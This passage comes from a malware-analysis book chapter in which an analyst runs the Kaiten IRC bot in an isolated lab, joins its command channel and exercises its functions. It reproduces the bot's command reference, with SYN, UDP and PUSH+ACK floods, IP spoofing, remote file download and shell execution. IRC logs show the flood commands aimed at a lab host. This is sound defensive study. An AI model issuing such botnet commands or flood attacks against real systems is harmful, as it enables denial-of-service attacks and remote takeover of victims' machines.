
After identifying the specimen's request to connect to an IRC server, the laboratory environment needs to be adjusted again to enable to further enable the specimen. To do this, an IRC server will be launched on system that the specimen is trying to connect to. There a variety of free IRC server programs (or *IRC daemons—IRCd* for short) available for Linux, some of which were developed for specific IRC Networks, such as DALnet, EFnet, UnderNet and IRCnet. Some of more popular IRCds include Bahamut,[21] UnrealIrcd[22] and ircd-hybrid.[23] In configuring the IRC server, be sure

[21] For more information about Bahamut, go to http://bahamut.dal.net/.
[22] For more information about UnrealIRCd, go to www.unrealircd.com.
[23] For more information about ircd-hybrid, go to http://ircd-hybrid.com/.

that the server is listening for connections on the port requested by the specimen. Although in this instance the specimen is requesting a traditional IRC port, in many instances an attacker will instruct the malicious code to connect to seemingly innocuous port numbers so as to blend in to regular network traffic and go unnoticed by network personnel. Conversely, other attackers instruct their malicious code to connect to an IRC server on a unique port number for a number of reasons including a means of accounting or distinguishing the malicious code from other versions or programs they may using or simply because the number represents something to the attacker of his or her "crew."

After the IRC server has been established and launched in our laboratory environment, we'll resume our system and network monitoring, making careful note of any changes. Significantly, the network traffic patterns change, this time revealing and established IRC client/server connection between our victim system and the system hosting the IRC server, as shown in Figure 10.30.


Figure 10.30 IRC Session Established by the Malicious Code



What does this mean? Our infected system has just joined the small virtual botnet that we have created in our laboratory. At this point, however, we still do not have a clear idea as to why, or what channel our infected system has joined on the server. We can get a clearer sense of this by reconstructing the IRC network traffic session.

With Wireshark we can do this rather easily with the "Follow TCP Stream" function, which displays the TCP content in the sequence as it appeared on the network and in the form it would appear at the Application Layer.[24] To use this function, right-click on the TCP session that you want to reconstruct and select "Follow TCP Stream" from the menu, as shown in Figure 10.31.


Figure 10.31 Choosing the TCP Stream Function in Wireshark



The stream content is displayed in a separate window for review, as shown in Figure 10.32. In parsing the reconstructed session, some items of interest include the nickname and mode assigned to our infected zombie system, and the name of the IRC channel that the infected system joins. The mode switches identify the privileges assigned to the infected computer upon joining the IRC botnet server. Now that we've identified the nickname (or "nick" for short) assigned to our infected system, we can explore the functionality of the malware by issuing commands to the zombie system through the IRC channel, just like the attacker would.

[24] For more information about using Wireshark to follow TCP streams, go to http://www.wireshark.org/docs/wsug_html_chunked/ChAdvFollowTCPSection.html.

Figure 10.32 Extracting Bot Information through Following TCP Stream in Wireshark



Thinking Like an Attacker


After learning the means in which an attacker controls her infected systems, we need to think like the attacker. What do we mean by that? Let's put on our "Black Hat" and learn about the nature of our specimen, in this instance, by logging into the IRC server and channel where the infected zombie computer has joined and assume control over the system, just like the attacker would. At this point in our examination, malware has been executed on the 'victim' test system. Once installed by the attacker, the specimen resolves a hard coded domain name to connect or "phone home" to an IRC server as a communication or "command and control" mechanism. This allows the attacker from anywhere to send instructions through this IRC server to this compromised system, and potentially thousands of other infected systems. With this army of compromised systems, the intruder can now execute commands that launch distributed denial of service attacks, among other nefarious tasks, leveraging the collective power of these systems.

To connect to the IRC server we need to use an IRC client program. There a variety of free IRC client available for Linux, some of which are graphical, while others are text based. Popular graphical based clients include XChat[25] and KVIrc,[26] and popular text based client include BitchX[27] and EPIC.[28]

---

[25] For more information about XChat, go to http://www.xchat.org.
[26] For more information about KVIrc, go to http://www.kvirc.net/.
[27] For more information about BitchX, go to http://www.bitchx.com.
[28] For more information about EPIC, go to http://www.epicsol.org/.

Figure 10.33 Connecting to Our Laboratory IRC Server with XChat



The client program will need to be configured so as to connect to the IRC server established in the lab environment. Upon connecting to the server, we will need to join the channel that we learned our infected zombie system joined. This is typically achieved in a text-based IRC client, using the `/join` <channel name> command. Upon successfully connecting to the server using XChat, a separate graphical box requesting the desired channel name is presented to the user. We'll select the channel we know where out infected system is droning and awaiting further commands by the "attacker."

Gaining Control Over the Malware Specimen

Once we have successfully joined the IRC channel where the infected host is droning, we'll begin our exploration of the malicious program that has compromised the computer by interacting with it, and ultimately assuming control over the system. In this instance, we will use the commands that we extracted from strings embedded in the suspect program (which matched the instructions for the kaiten.c code we discovered through online research) as a "playbook" of the instructions we can use to interact with the infected system.

Figure 10.34 Instructions for Kaiten Previously Discovered through Online Research

```
/*******************************************************************************
 *   This is a IRC based distributed denial of service client.  It connects to  *
 * the server specified below and accepts commands via the channel specified.   *
 * The syntax is:                                                               *
 *       !<nick> <command>                                                      *
 * You send this message to the channel that is defined later in this code.     *
 * Where <nick> is the nickname of the client (which can include wildcards)     *
 * and the command is the command that should be sent.  For example, if you     *
 * want to tell all the clients with the nickname starting with N, to send you  *
 * the help message, you type in the channel:                                   *
 *       !N* HELP                                                               *
 * That will send you a list of all the commands. You can also specify an       *
 * astrick alone to make all client do a specific command:                      *
 *       !* SH uname -a                                                         *
 * There are a number of commands that can be sent to the client:              *
 *       TSUNAMI <target> <secs>       = A PUSH+ACK flooder                     *
 *       PAN <target> <port> <secs>    = A SYN flooder                          *
 *       UDP <target> <port> <secs>    = An UDP flooder                         *
 *       UNKNOWN <target> <secs>       = Another non-spoof udp flooder          *
 *       NICK <nick>                   = Changes the nick of the client         *
 *       SERVER <server>               = Changes servers                        *
 *       GETSPOOFS                     = Gets the current spoofing              *
 *       SPOOFS <subnet>               = Changes spoofing to a subnet           *
 *       DISABLE                       = Disables all packeting from this bot   *
 *       ENABLE                        = Enables all packeting from this bot    *
 *       KILL                          = Kills the knight                       *
 *       GET <http address> <save as>  = Downloads a file off the web           *
 *       VERSION                       = Requests version of knight             *
 *       KILLALL                       = Kills all current packeting            *
 *       HELP                          = Displays this                          *
 *       IRC <command>                 = Sends this command to the server       *
 *       SH <command>                  = Executes a command                     *
 * Remember, all these commands must be prefixed by a ! and the nickname that   *
 * you want the command to be sent to (can include wildcards). There are no     *
 * spaces in between the ! and the nickname, and there are no spaces before     *
 * the !                                                                        *
 *                                                                              *
 *                               - contem on efnet                              *
 ********************************************************************************
```


Interacting with and Manipulating the Malware Specimen

The instructions reveal that we can cause a zombie computer to provide "help" by issuing "!<first initial of bot nick>* HELP." Through reconstructing the network traffic stream relating to our infected system joining the IRC we were able to identify our victim system as "FRFQ." As a result, we'll apply the command directed toward our zombie system, as shown in Figure 10.35. Strangely, although a "channel key" or password was discovered in the reconstructed network, the channel key was not needed to access the channel or communicate with the infected system.

Figure 10.35 Requesting the Zombie System for "help"

After issuing the command, the zombie system responds by listing out a set of instructions into the XChat client chat interface. The instructions provided by the zombie were the same as those extracted from the embedded strings and those discovered through our online research, but for the KILL command which reads "Kills the client" as opposed to "Kills the knight." So far, so good—it looks like we are on the right track.

Figure 10.36 The Zombie System Providing Instructions



Because we have now interacted with the specimen and confirmed the instructions in the code (tentatively—remember attackers often plant false leads in their programs to thwart analysts; conversely many programs have hidden or undocumented functions that only the author knows of) we will continue exploring the specimen's functionality through further interaction.

Making Zombie the Identify Itself

In the next few steps, we'll want to gain more information from the victim system, in turn from our specimen, by issuing more commands. The next command we'll issue is the VERSION command, which according to the disgorged instructions, "Requests version of client."

Figure 10.37 Requesting the Zombie System for Its Version

```
lab  !F* VERSION

[17:49]   <lab> !F* VERSION
[17:49]  -FRFQ- Kaiten wa goraku
```

Interestingly, the zombie system provides us with the phrase "Kaiten wa goraku;" the unique and puzzling string that we found early on in our investigation of the suspect binary. This also accounts for the name of the kaiten.c code as well as the anti-virus signatures related to the specimen.

Enabling the Zombie to Launch Attacks

Now that we know the specimen version, we'll use the ENABLE command, which purportedly "Enables all packeting from this client." *Packeting* is a colloquial term used in the hacker underground to mean launch a network based distributed denial of service attack—literally bombarding a victim system with thousands or millions of packets until the system can no longer handle the traffic and maintain network presence. The end result is that the victim system is knocked offline. After providing the ENABLE command to the zombie, it responded by advising that the command was accepted ("pass") and that it was now "Enabled and awaiting orders."

Figure 10.38 Enabling the Zombie System to Attack

```
lab  !F* ENABLE

[17:51]   <lab> !F* ENABLE
[17:51]  -FRFQ- ENABLE <pass>
[17:51]         Current status is: Enabled and awaiting orders.
```

Exploring and Verifying Attack Functionality

Through our initial interaction with the infected zombie system, we have gained instructions, indentified the program that we are interacting with, and have seemingly enabled its attack functionality. Now, we'll further explore the nature and capabilities of the program by delving deeper and assuming control over the victim system through the malicious code specimen. Further, in gaining control over the system we'll execute attacks from the system against another virtual "victim" host to evaluate the attack features of the specimen. To this end, we'll use a virtual Microsoft Windows XP SP2 system, configured with IP address 192.168.110.134.

Once the new "victim" system is on the network, we'll direct attacks against it. Further, using the network monitoring tools we've deployed in the lab environment, we'll monitor the network traffic including protocol and associated payload, to assess and verify the attack. In addition, at the conclusion of our behavioral analysis session, during the Event Reconstruction phase, we can take a more particularized look at the captured network traffic.

Analysis Tip

Virtual Attacks and Penetration Testing

Launching simulated attacks, even in an isolated or sandboxed laboratory environment, can be detrimental to the laboratory environment (and host environment), including significant resource and memory consumption, among other factors, depending upon the nature and scope of the attack. It goes without saying, never launch an attack outside the isolated laboratory environment. For more information, see *Chapter 6: Legal Considerations*.

Launching Attacks at Virtual "Victim" System

In looking to the instructions provided by the specimen as guidance, there are four documented attack functions available to the attacker: *Tsunami* ("Special packeter that won't be blocked by most firewalls"); *Pan* ("An advanced SYN flooder that will kill most network drivers"); *UDP* ("a UDP flooder"); and *Unknown* ("Another non-spoof UDP flooder"). In launching the Tsunami, Pan and UDP attacks against our virtual victim system, there was no observable change in network traffic patterns nor were there any discernable changes on the infected zombie system.

Figure 10.39 Instructing the Zombie System to Launch Attacks

```
[17:55]   <lab> !F* TSUNAMI 192.168.110.134 60
[17:58]         !F* PAN 192.168.110.134 80 60
[17:59]         !F* UDP 192.168.110.134 80 60
```


When we launch the "Unknown" attack against our virtual victim system, the result is *very* different. Upon executing the command to the zombie system, we receive an interesting response, as shown in Figure 10.40.

Figure 10.40 Launching the UNKNOWN Attack Against the Virtual Victim System

```
lab  !F* UNKNOWN 192.168.110.134 60

[18:02]   <lab>  !F* UNKNOWN 192.168.110.134 60
[18:02]  -FRFQ-  Unknowning 192.168.110.134.
```

Execution of the command caused immediate and significant memory consumption and system slowing on the infected zombie system. Further, the network traffic jumped with activity—Etherape, which by default has a black viewing pane console to allow discernment of communications between hosts, turned entirely orange and manifested as the only observable protocol, signifying the presence of the attack traffic. Using the protocol color legend on the Etherape console, we correlated the color of the attack traffic with the UDP-"FRAGMENT" traffic identified by Etherape. A good comparison of typical Etherape activity as opposed to what occurred when the Unknown attack was launched can be seen in Figure 10.41.

Figure 10.41 Left: Typical Etherape Viewing Pane; Right: Viewing Pane During "Unknown" Attack



Similarly, the network traffic capture manifesting in the Wireshark main viewing pane revealed that our infected zombie host was sending "Fragmented IP Protocol" packets at our virtual victim system. We will review the nature of this nefarious traffic later, in the Event Reconstruction section of this chapter.

Figure 10.42 UNKOWN Attack Manifesting in Wireshark Traffic Capture

No. .	Time	Source	Destination	Protocol	Info
32918	3665.21404(	192.168.110.130	192.168.110.134	IP	Fragmented IP protocol (proto=UD
32919	3665.21406!	192.168.110.130	192.168.110.134	IP	Fragmented IP protocol (proto=UD
32920	3665.21409:	192.168.110.130	192.168.110.134	UDP	Source port: 33086 Destination
32921	3665.21430!	192.168.110.134	192.168.110.130	ICMP	Destination unreachable (Port un
32922	3665.23776!	192.168.110.130	192.168.110.134	IP	Fragmented IP protocol (proto=UD
32923	3665.23783(	192.168.110.130	192.168.110.134	IP	Fragmented IP protocol (proto=UD
32924	3665.23786(	192.168.110.130	192.168.110.134	IP	Fragmented IP protocol (proto=UD
32925	3665.23788(	192.168.110.130	192.168.110.134	IP	Fragmented IP protocol (proto=UD
32926	3665.23791:	192.168.110.130	192.168.110.134	IP	Fragmented IP protocol (proto=UD
32927	3665.23793!	192.168.110.130	192.168.110.134	IP	Fragmented IP protocol (proto=UD
32928	3665.23796	192.168.110.130	192.168.110.134	UDP	Source port: 33086 Destination


This is odd---the "Unknown" attack seems to work fine, but the three other attacks do not. Why is this? In reviewing the `strace` log, we discover that while attempting to launch the Tsunami, Pan and UDP attacks, all three commands produced the following error output: "`socket(PF_INET, SOCK_RAW, IPPROTO_RAW) = -1 EPERM (Operation not permitted).`" Although this error could have been caused for a variety of reasons, one reason could be having insufficient privileges. Testing this theory, we launch another instance of `sysfile`, this time as `root`. Launching the attacks as root does garner different results.

Figure 10.43 Launching the UDP Attack Against the Virtual Victim System

```
lab  !S* UDP 192.168.110.134 80 5

[20:38]      <lab> | !S* UDP 192.168.110.134 80 5
[20:38]    -SVEHC- | Packeting 192.168.110.134.
```

Launching the UDP attack against the virtual victim system caused system lag and substantial network activity. The zombie system made sure to advise us that it was "Packeting" the victim system. Looking to Etherape for visualization of the attack revealed that that the zombie system spewed out spoofed UDP packets emanating from each IP addresses in our virtual network's subnet toward our victim system, so pervasive that the addresses overlapped each other in the output. The spoofed traffic slowly dissipated, making it possible to get a better look at it.

Figure 10.44 UDP Attack Manifesting in Etherape Traffic Visual



Examining the packet capture in Wireshark, we confirmed that the apparent source of the traffic was randomly generated IP addresses on our virtual subnet. We obtained similar results using the PAN attack, which sent TCP packets to our virtual victim system purporting to originate from IP addresses on subnet. The infected zombie system responded to the command by revealing that it was "Panning" the victim IP address.

Figure 10.45 Launching the PAN Attack Against the Virtual Victim System






Figure 10.46 PAN Attack Manifesting in Etherape Traffic Visual



The spoof attack capability of the malicious code specimen was also functional, causing the network traffic in the attack to appear from various IP ranges. To initiate the attacks, the SPOOFS command was issued to our infected system through the IRC command and control structure. After enabling the spoofing functionality, we launched both UDP and PAN attacks against the virtual victim system. Examining the traffic in both Wireshark and Etherape, the network traffic generated at our victim system appeared to originate from the far reaches from the Internet, with sporadic and sweeping network ranges represented in the mix of IPs generated by the zombie system. Strangely, the only attack that we could not launch was the TSUNAMI attack. Each time the command for this attack was executed a segmentation fault error manifested in the `strace` output.

Figure 10.47 Spoofed UDP and PAN Attacks Manifesting in Etherape Traffic Visual



To complete our assessment of the attack functions of the specimen, we invoke the change nickname capability and renamed our zombie system "Timmy." Execution of an incorrect attack command resulted in "-Timmy-" responding with the proper usage instructions.

Figure 10.48 Changing the Bot Nick

```
[20:42]      <lab> !S* NICK Timmy
[20:42]        --- SVEHC is now known as Timmy
[20:42]      <lab> !* TSUNAMI
[20:42]    -Timmy- TSUNAMI <target> <secs>
```

Assessing Additional Functionality and Scope of Threat


In addition to executing attacks on a virtual victim system to verify the malicious program's functionality, we also want to explore other commands and the effect on the victim system to assess the threat of the program. As we learned in the instructions provided by the infected zombie system, to control the infected system through the malware specimen and have it execute commands remotely, we need to invoke the specimen by issuing "!<first initial of bot nick>*" or just "*" (for all zombie system that have joined the botnet) "`SH`" <to execute a command> <the command>.

